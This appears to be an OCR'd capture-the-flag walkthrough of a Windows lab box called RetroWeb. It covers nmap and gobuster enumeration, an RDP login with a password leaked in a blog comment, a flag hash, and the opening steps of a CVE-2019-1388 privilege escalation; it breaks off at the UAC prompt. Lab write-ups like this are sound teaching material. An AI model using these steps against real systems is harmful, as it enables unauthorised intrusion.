




```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 10.10.186.58
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-07 19:17 CDT
Nmap scan report for 10.10.186.58
Host is up (0.15s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
3389/tcp open  ms-wbt-server Microsoft Terminal Services
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.15 seconds
```



```
┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ gobuster dir -u http://10.10.186.58 -w /usr/share/dirbuster/wordlists/directory-list-1.0.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.186.58
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-1.0.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/retro                (Status: 301) [Size: 149] [--> http://10.10.186.58/retro/]
Progress: 21236 / 141708 (14.99%)
```



Ready Player One

by Wade

I can’t believe the movie based on my favorite book of all time is going to come out in a few days! Maybe it’s because my name is so similar to the main character, but I honestly feel a deep connection to the main character Wade. I keep mistyping the name of his avatar whenever I log in but I think I’ll eventually get it down. Either way, I’m really excited to see this movie!

☰ Category: Uncategorized

← Hello world!

30th Anniversary of PAC-MAN →


One Comment on “Ready Player One”

Wade

December 9, 2019


Leaving myself a note here just in case I forget how to spell it: parzival

REPLY



```
┌──(kali㉿kali)-[~]
└─$ rdesktop -u wade -p parzival 10.10.186.58:3389
Core(warning): Certificate received from server is NOT trusted by this system, an exception has been added by the user to trust this specific certificate.
Failed to initialize NLA, do you have correct Kerberos TGT initialized ?
Failed to connect, CredSSP required by server (check if server has disabled old TLS versions, if yes use -V option).
```

Using Remmina




Enter RDP authentication credentials


Username: wade

Password: ••••••••

Domain:


Save password: ○





```
Hostname: RetroWeb
Instance ID: i-0055294f92efb846e
Private IP Address: 10.10.186.58
Instance Size: t2.small
Availability Zone: eu-west-1b
Architecture: AMD64
```

```
3b99fbdc6d430bfb51c72c651a261927
```





□	5:13 PM	Street art in France : pics	www.reddit.com
□	5:12 PM	reddit: the front page of the internet	www.reddit.com
□	5:12 PM	CVE-2019-1388 | Windows Certificate Dialog Elevation of Privilege Vulnerability	portal.msrc.microsoft.com

CVE-2019-1388 Detail

Description

An elevation of privilege vulnerability exists in the Windows Certificate Dialog when it does not properly enforce user privileges, aka 'Windows Certificate Dialog Elevation of Privilege Vulnerability'.




User Account Control

Do you want to allow this app to make changes to your device?

HTML Help ActiveX Control

Verified publisher: Microsoft Corporation
File origin: Hard drive on this computer


Show more details

To continue, enter an admin user name and password.

Administrator

Password

RETROWEB\Administrator



User Account Control

Do you want to allow this app to make changes to your device?

